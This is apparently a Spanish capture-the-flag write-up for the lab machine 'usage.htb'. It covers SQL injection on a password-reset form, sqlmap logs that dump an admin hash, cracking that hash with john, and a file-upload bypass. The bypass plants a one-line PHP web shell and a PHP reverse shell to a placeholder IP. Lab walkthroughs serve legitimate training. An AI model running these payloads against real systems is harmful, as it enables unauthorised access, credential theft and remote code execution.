

## Escaneo de puertos

```
nmap -p- --min-rate 5000 -sV <IP>
```

## Puerto 80

```
sudo nano /etc/hosts
```

```
<IP>      <DOMAIN>
```

## SQLInjection

En el formulario de "Reset password" si aumentamos lo siguiente... Veremos una pagina de error lo cual significa que hace caso a las inyecciones

```
' ORDER BY 8;-- -  
' ORDER BY 9;-- -
```

Pasamos a la herramienta:

### sqlmap

NOTA IMPORTANTE: **Actualizar sqlmap**

```
sudo apt install sqlmap
```

OPTIONAL = **-p email**

```
sqlmap -r <REQUEST_FILE> -p email --level 5 --risk 3 --dbms=mysql --dbs
```

Info command:

Este comando en concreto se utiliza para ejecutar `sqlmap` con una serie de opciones específicas para analizar una solicitud HTTP capturada en el archivo `request.txt`. Aquí está desglosado:

- `sqlmap`: el nombre del programa que se está ejecutando.
- `-r <FILE\_REQUEST>`: indica a `sqlmap` que lea la solicitud desde el archivo `request.txt`
- `-p email`: especifica que `sqlmap` debe intentar encontrar inyecciones SQL en el parámetro `email` de la solicitud.
- `--batch`: ejecuta `sqlmap` en modo batch, lo que significa que no requerirá interacción manual para confirmar acciones.
- `--level 5`: establece el nivel de prueba de inyección SQL en 5, lo que significa que `sqlmap` realizará pruebas exhaustivas para encontrar inyecciones SQL.
- `--risk 3`: establece el nivel de riesgo de inyección SQL en 3, lo que significa que `sqlmap` realizará pruebas más arriesgadas en busca de inyecciones SQL.
- `--dbms=mysql`: especifica el tipo de base de datos a la que se dirige la inyección SQL, en este caso MySQL.
- `--dbs`: indica a `sqlmap` que, una vez que encuentre una inyección SQL exitosa, debe enumerar las bases de datos disponibles en el servidor MySQL.

En resumen, este comando ejecuta `sqlmap` utilizando la solicitud HTTP capturada en `request.txt` para buscar inyecciones SQL en el parámetro `email`. Luego, realiza pruebas exhaustivas y arriesgadas para encontrar inyecciones SQL en la aplicación web, y una vez que encuentra una inyección SQL exitosa, enumera las bases de datos disponibles en el servidor MySQL.

```

  _H_
  [ ( ]
  [ _ ] [ . ] [ " ] [ . ] [ . ] {1.7.2#stable}
  [ _ ] [ _ ] [ " ] [ _ ] [ _ ] [ _ ] [ _ ]
  [ _ ] [ V ... ] [ _ ] https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for
any misuse or damage caused by this program

[*] starting @ 19:21:30 /2024-05-06/

[19:21:30] [INFO] parsing HTTP request from 'req2.txt'
[19:21:30] [INFO] testing connection to the target URL
got a 302 redirect to 'http://usage.htb/forget-password'. Do you want to follow?
[Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a
new location? [Y/n] n
[19:21:36] [INFO] testing if the target URL content is stable
you provided a HTTP Cookie header value, while target URL provides its own cookies
within HTTP Set-Cookie header which intersect with yours. Do you want to merge them
in further requests? [Y/n] y
[19:21:40] [WARNING] heuristic (basic) test shows that POST parameter 'email' might
not be injectable
[19:21:41] [INFO] testing for SQL injection on POST parameter 'email'
[19:21:41] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:22:01] [WARNING] reflective value(s) found and filtering out
[19:22:21] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[19:22:45] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[19:22:47] [INFO] POST parameter 'email' appears to be 'OR boolean-based blind -
WHERE or HAVING clause (NOT)' injectable (with --string="
Email address does not match in our records!")
[19:22:47] [INFO] testing 'Generic inline queries'
[19:22:47] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (BIGINT UNSIGNED)'
[19:22:48] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause
(BIGINT UNSIGNED)'
[19:22:48] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (EXP)'
[19:22:49] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause
(EXP)'
[19:22:49] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (GTID_SUBSET)'
[19:22:49] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause
(GTID_SUBSET)'
[19:22:50] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (JSON_KEYS)'
[19:22:50] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause
(JSON_KEYS)'
[19:22:50] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (FLOOR)'

```

[19:22:50] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'

[19:22:51] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'

[19:22:51] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'

[19:22:51] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'

[19:22:51] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'

[19:22:51] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'

[19:22:51] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'

[19:22:52] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'

[19:22:52] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'

[19:22:52] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'

[19:22:52] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'

[19:22:52] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID\_SUBSET)'

[19:22:52] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON\_KEYS)'

[19:22:52] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'

[19:22:52] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'

[19:22:52] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'

[19:22:52] [INFO] testing 'MySQL inline queries'

[19:22:52] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'

[19:22:52] [INFO] testing 'MySQL >= 5.0.12 stacked queries'

[19:22:53] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'

[19:22:53] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'

[19:22:53] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'

[19:22:53] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'

[19:22:54] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'

[19:22:54] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP)'

[19:22:55] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP)'

[19:22:55] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP)'

[19:22:55] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP - comment)'

[19:22:55] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP - comment)'

[19:22:56] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP - comment)'

[19:22:56] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP - comment)'

[19:22:57] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK)'

[19:22:57] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query)'

[19:23:57] [INFO] POST parameter 'email' appears to be 'MySQL > 5.0.12 AND time-based blind (heavy query)' injectable

[19:23:57] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'

[19:23:57] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found

[19:23:57] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test

```
[19:23:58] [INFO] target URL appears to have 5 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] n
injection not exploitable with NULL values. Do you want to try with a random integer
value for option '--union-char'? [Y/n] y
[19:24:50] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[19:24:55] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[19:24:59] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[19:25:04] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[19:25:07] [INFO] testing 'Generic UNION query (random number) - 41 to 60 columns'
[19:25:11] [INFO] testing 'Generic UNION query (NULL) - 61 to 80 columns'
[19:25:15] [INFO] testing 'Generic UNION query (random number) - 61 to 80 columns'
[19:25:19] [INFO] testing 'Generic UNION query (NULL) - 81 to 100 columns'
[19:25:23] [INFO] testing 'Generic UNION query (random number) - 81 to 100 columns'
[19:25:26] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[19:25:29] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[19:25:37] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[19:25:42] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[19:25:46] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[19:25:51] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[19:25:56] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[19:25:59] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[19:26:03] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[19:26:07] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
[19:26:13] [WARNING] in OR boolean-based injection cases, please consider usage of
switch '--drop-set-cookie' if you experience any problems during data retrieval
[19:26:13] [INFO] checking if the injection point on POST parameter 'email' is a
false positive
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if
any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 703 HTTP(s)
requests:
```

---

Parameter: email (POST)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (NOT)

Payload: \_token=o2cnAAjhCafRKXHLySJxp0juw5W3d7lyLhYDNlb2&email=main' OR NOT 3417=3417--YkiW

Type: time-based blind

Title: MySQL > 5.0.12 AND time-based blind (heavy query)

Payload: \_token=o2cnAAjhCafRKXHLySJxp0juw5W3d7lyLhYDNlb2&email=main' AND 4941=(SELECT COUNT(\*) FROM INFORMATION\_SCHEMA.COLUMNS A, INFORMATION\_SCHEMA.COLUMNS B, INFORMATION\_SCHEMA.COLUMNS C)-- hfVM

---

[19:26:28] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu

web application technology: Nginx 1.18.0

back-end DBMS: MySQL > 5.0.12

[19:26:29] [INFO] fetching database names

[19:26:29] [INFO] fetching number of databases

[19:26:29] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for

```

faster data retrieval
[19:26:29] [INFO] retrieved: 3
[19:26:32] [INFO] retrieved: information_schema
[19:27:15] [INFO] retrieved: performance_schema
[19:27:59] [INFO] retrieved: usage_blog
available databases [3]:
[] information_schema
[] performance_schema
[*] usage_blog

[19:28:25] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 510 times
[19:28:25] [INFO] fetched data logged to text files under
'/home/dise0/.local/share/sqlmap/output/usage.htb'
[19:28:25] [WARNING] your sqlmap version is outdated

[*] ending @ 19:28:25 /2024-05-06/

```

Para capturar la petición que nos devuelve el error para crear nuestro archivo request.txt, usaremos BurpSuit con la opción Proxy, enviamos la petición estando a la escucha del proxy y lo que nos devuelva lo metemos en un .txt para que sqlmap lo lea en el comando...

Una vez que encontramos la tabla llamada "usage\_blog" ponemos lo siguiente...

```

```shell
OPTIONAL = --threads=3

sqlmap -r <REQUEST_FILE> -p 'email' --dbms=mysql --level=3 --risk=3 -D <DB> --dump

```

Info:



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```

[*] starting @ 19:34:14 /2024-05-06/

```

```

[19:34:14] [INFO] parsing HTTP request from 'req2.txt'
[19:34:14] [INFO] testing connection to the target URL
got a 302 redirect to 'http://usage.htb/forget-password'. Do you want to follow?
[Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a
new location? [Y/n] n
sqlmap resumed the following injection point(s) from stored session:

```

---

Parameter: email (POST)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (NOT)

Payload: \_token=o2cnAAjhCafRKXHLySJxp0juw5W3d7lyLhYDNlb2&email=main' OR NOT 3417=3417--YkiW

Type: time-based blind

Title: MySQL > 5.0.12 AND time-based blind (heavy query)

Payload: \_token=o2cnAAjhCafRKXHLySJxp0juw5W3d7lyLhYDNlb2&email=main' AND 4941=(SELECT COUNT(\*) FROM INFORMATION\_SCHEMA.COLUMNS A, INFORMATION\_SCHEMA.COLUMNS B, INFORMATION\_SCHEMA.COLUMNS C)-- hFVM

---

[19:34:20] [INFO] testing MySQL

you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] y

[19:34:29] [INFO] confirming MySQL

[19:34:30] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu

web application technology: Nginx 1.18.0

back-end DBMS: MySQL >= 8.0.0

[19:34:30] [INFO] fetching tables for database: 'usage\_blog'

[19:34:30] [INFO] fetching number of tables for database 'usage\_blog'

[19:34:30] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval

[19:34:30] [INFO] retrieved:

[19:34:30] [WARNING] reflective value(s) found and filtering out  
15

[19:34:34] [INFO] retrieved: admin\_menu

[19:35:00] [INFO] retrieved: admin\_operation\_log

[19:35:37] [INFO] retrieved: admin\_permissions

[19:36:11] [INFO] retrieved: admin\_role\_menu

[19:36:40] [INFO] retrieved: admin\_role\_permissions

[19:37:10] [INFO] retrieved: admin\_role\_users

[19:37:26] [INFO] retrieved: admin\_roles

[19:37:32] [INFO] retrieved: admin\_user\_permissions

[19:38:12] [INFO] retrieved: admin\_users

[19:38:20] [INFO] retrieved: blog

[19:38:28] [INFO] retrieved: failed\_jobs

[19:38:54] [INFO] retrieved: migrations

[19:39:17] [INFO] retrieved: password\_reset\_tokens

[19:40:19] [INFO] retrieved: personal\_access\_tokens

[19:41:01] [INFO] retrieved: users

[19:41:14] [INFO] fetching columns for table 'admin\_roles' in database 'usage\_blog'

[19:41:14] [INFO] retrieved: 5

[19:41:17] [INFO] retrieved: creatfd\_at

[19:41:44] [INFO] retrieved: id

```

[19:41:50] [INFO] retrieved: name
[19:42:02] [INFO] retrieved: slug
[19:42:12] [INFO] retrieved: updatid_at
[19:42:38] [INFO] fetching entries for table 'admin_roles' in database 'usage_blog'
[19:42:38] [INFO] fetching number of entries for table 'admin_roles' in database 'usage_blog'
[19:42:38] [INFO] retrieved: 14
[19:42:42] [INFO] retrieved: Admy EPstrator
[19:43:16] [INFO] retrieved: 1
[19:43:18] [INFO] retrieved: administrato
[19:44:47] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[19:46:17] [CRITICAL] connection exception detected in dumping phase ('connection timed out to the
target URL')
[19:46:17] [INFO] fetching columns for table 'admin_operation_log' in database 'usage_blog'
[19:46:17] [INFO] retrieved:
[19:46:47] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)

```


Una vez que veamos una db sospechosa como la llamada "admin\_users" ponemos lo siguiente....

```

```shell
sqlmap -r <REQUEST_FILE> -p 'email' --dbms=mysql --level=3 --risk=3 -D <DB> -T
<DB_TABLE> --dump

```

Info:



{1.8.3#stable}

<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting @ 20:31:15 /2024-05-06/

```

[20:31:15] [INFO] parsing HTTP request from 'request.txt'
[20:31:15] [INFO] testing connection to the target URL
got a 302 redirect to 'http://usage.htb/forget-password'. Do you want to follow?
[Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a
new location? [Y/n] n
[20:31:19] [INFO] checking if the target is protected by some kind of WAF/IPS
you provided a HTTP Cookie header value, while target URL provides its own cookies
within HTTP Set-Cookie header which intersect with yours. Do you want to merge them
in further requests? [Y/n] y
[20:31:20] [INFO] testing if the target URL content is stable
[20:31:21] [WARNING] heuristic (basic) test shows that POST parameter 'email' might
not be injectable
[20:31:21] [INFO] testing for SQL injection on POST parameter 'email'

```

[20:31:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[20:31:33] [WARNING] reflective value(s) found and filtering out  
[20:31:47] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'  
[20:32:04] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'  
[20:32:05] [INFO] POST parameter 'email' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT)' injectable (with --string="Email address does not match in our records!")  
[20:32:05] [INFO] testing 'Generic inline queries'  
[20:32:05] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'  
[20:32:07] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'  
[20:32:08] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'  
[20:32:08] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'  
[20:32:08] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID\_SUBSET)'  
[20:32:09] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID\_SUBSET)'  
[20:32:09] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON\_KEYS)'  
[20:32:09] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON\_KEYS)'  
[20:32:09] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'  
[20:32:09] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'  
[20:32:09] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'  
[20:32:10] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'  
[20:32:10] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'  
[20:32:10] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'  
[20:32:10] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'  
[20:32:10] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'  
[20:32:10] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'  
[20:32:10] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'  
[20:32:11] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'  
[20:32:11] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'  
[20:32:11] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID\_SUBSET)'  
[20:32:11] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON\_KEYS)'  
[20:32:11] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'  
[20:32:11] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'  
[20:32:11] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'  
[20:32:11] [INFO] testing 'MySQL inline queries'



```

[20:32:11] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[20:32:12] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[20:32:12] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[20:32:12] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[20:32:12] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[20:32:13] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[20:32:13] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[20:32:13] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP)'
[20:32:13] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP)'
[20:32:16] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP)'
[20:32:17] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP - comment)'
[20:32:17] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP - comment)'
[20:32:18] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP -
comment)'
[20:32:18] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP -
comment)'
[20:32:18] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK)'
[20:32:18] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query)'
[20:33:19] [INFO] POST parameter 'email' appears to be 'MySQL > 5.0.12 AND time-based
blind (heavy query)' injectable
[20:33:19] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[20:33:19] [INFO] automatically extending ranges for UNION query injection technique
tests as there is at least one other (potential) technique found
[20:33:19] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the
time needed to find the right number of query columns. Automatically extending the
range for current UNION query injection technique test
[20:33:20] [INFO] target URL appears to have 8 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] n
injection not exploitable with NULL values. Do you want to try with a random integer
value for option '--union-char'? [Y/n] y
[20:33:51] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[20:33:55] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[20:34:00] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[20:34:04] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[20:34:08] [INFO] testing 'Generic UNION query (random number) - 41 to 60 columns'
[20:34:11] [INFO] testing 'Generic UNION query (NULL) - 61 to 80 columns'
[20:34:13] [INFO] testing 'Generic UNION query (random number) - 61 to 80 columns'
[20:34:18] [INFO] testing 'Generic UNION query (NULL) - 81 to 100 columns'
[20:34:21] [INFO] testing 'Generic UNION query (random number) - 81 to 100 columns'
[20:34:23] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[20:34:26] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[20:34:30] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[20:34:33] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[20:34:35] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[20:34:39] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[20:34:42] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[20:34:46] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[20:34:49] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[20:34:52] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
[20:34:54] [WARNING] in OR boolean-based injection cases, please consider usage of
switch '--drop-set-cookie' if you experience any problems during data retrieval
[20:34:54] [INFO] checking if the injection point on POST parameter 'email' is a
false positive
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if
any)? [y/N] n

```

sqlmap identified the following injection point(s) with a total of 729 HTTP(s) requests:

---

Parameter: email (POST)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (NOT)

Payload: \_token=WHTw1ShMSSKuBQdArwrSYErNhvYyTJW1GOM5N2lt&email=same' OR NOT 3914=3914-- ZrTm

Type: time-based blind

Title: MySQL > 5.0.12 AND time-based blind (heavy query)

Payload: \_token=WHTw1ShMSSKuBQdArwrSYErNhvYyTJW1GOM5N2lt&email=same' AND 4125=(SELECT COUNT(\*) FROM INFORMATION\_SCHEMA.COLUMNS A, INFORMATION\_SCHEMA.COLUMNS B, INFORMATION\_SCHEMA.COLUMNS C WHERE 0 XOR 1)-- ciVU

---

[20:35:19] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu

web application technology: Nginx 1.18.0

back-end DBMS: MySQL > 5.0.12

[20:35:21] [INFO] fetching columns for table 'admin\_users' in database 'usage\_blog'

[20:35:21] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval

[20:35:21] [INFO] retrieved: 8

[20:35:23] [INFO] retrieved: avatar

[20:35:35] [INFO] retrieved: created\_at

[20:35:53] [INFO] retrieved: id

[20:35:58] [INFO] retrieved: name

[20:36:11] [INFO] retrieved: password

[20:36:27] [INFO] retrieved: remember\_token

[20:36:57] [INFO] retrieved: updated\_at

[20:37:16] [INFO] retrieved: username

[20:37:29] [INFO] fetching entries for table 'admin\_users' in database 'usage\_blog'

[20:37:29] [INFO] fetching number of entries for table 'admin\_users' in database 'usage\_blog'

[20:37:29] [INFO] retrieved: 1

[20:37:30] [INFO] retrieved: Administrator

[20:37:55] [INFO] retrieved:

[20:37:56] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)

[20:38:03] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[20:38:03] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'

[20:38:03] [INFO] retrieved: 2023-08-13 02:48:26

[20:38:42] [INFO] retrieved: 1

[20:38:45] [INFO] retrieved: \$2y\$10\$ohq2kLpBH/ri.P5wR0P3UOmc24YdvI9DA9H1S6ooOMgH5xVfUPrL2

[20:40:31] [INFO] retrieved: kThXIKu7GhLpgwStz7fCFxjDomCYS1SmPpxwEkzv1Sdzva0qLYaDhlwrsLT

[20:42:17] [INFO] retrieved: 2024-05-06 18:39:46

[20:42:57] [INFO] retrieved: admin

Database: usage\_blog

Table: admin\_users

[1 entry]

id	name	avatar	password	username	created_at	
updated_at	remember_token					
1	Administrator	<blank>	\$2y\$10\$ohq2kLpBH/ri.P5wR0P3UOmc24YdvI9DA9H1S6ooOMgH5xVfUPrL2	admin	2023-08-13 02:48:26	2024-05-06 18:39:46
kThXIKu7GhLpgwStz7fCFxjDomCYS1SmPpxwEkzv1Sdzva0qLYaDhllwrsLT						

[20:43:06] [INFO] table 'usage\_blog.admin\_users' dumped to CSV file

'/home/dise0/.local/share/sqlmap/output/usage.htb/dump/usage\_blog/admin\_users.csv'

[20:43:06] [WARNING] HTTP error codes detected during run:

500 (Internal Server Error) - 471 times

[20:43:06] [INFO] fetched data logged to text files under

'/home/dise0/.local/share/sqlmap/output/usage.htb'

[\*] ending @ 20:43:06 /2024-05-06/

Una vez que sacas el hash de "admin" hay que crackearlo con "john"

## john

```shell

john --wordlist=<WORDLIST> <HASH\_FILE>

Info:

whatever1 (admin)

Si nos dirigimos al dominio "admin.usage.htb" y editando el "hosts" de nuevo....

User = admin

Password = whatever1

![[Pasted image 20240506210013.png]]

Hay una vulnerabilidad en la foto de perfil de Administrador, subimos un .png para que se lo coma la pagina, pero estando a la escucha con BurpSuit interceptamos esa peticion cuando le demos a "Submit" para que dentro del mismo editemos lo siguiente...

Formatos para inyectar:

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files#upload-insecure-files>

```
Content-Disposition: form-data; name="avatar"; filename="cmd.php"
```

```
Content-Type: image/gif
```

```
GIF8;  
<?php system($_GET["cmd"]); ?>
```

Hay que reemplazar ".png" por ".php" para que se pueda ejecutar ese código, después cambiar el "image/png" por "image/gif" y por último añadir por encima del código "GIF8;"

Le damos a "Forward" para terminar con la petición y que se lo trage todo...

Una vez hecho todo esto anterior tendremos que dirigirnos donde esté la imagen subida y hacer lo siguiente...

## Reverse Shell

Info:

```
File.php => https://www.revshells.com/ (PHP proc_open)
```

```
<?php  
$sock=fsockopen("<IP>",<PORT>);$proc=proc_open("sh", array(0=>$sock, 1=>$sock,  
2=>$sock),$pipes);  
?>
```

Dirigiéndote a "settings" y editando la foto de perfil por una que contenga código para una Reverse Shell, lo subes como .png y como ya dije anteriormente se cambia con el BurpSuit, una vez que se haya subido estando a la escucha...

```
nc -lvp <PORT>
```

Recargamos la página donde subimos la foto y se ejecutará el código...

Entramos como el usuario "dash" encontramos la primera flag en su "/home"

```
user.txt (1) => flag1
```

```
3dd1404e2756262a9920fdafae392115
```

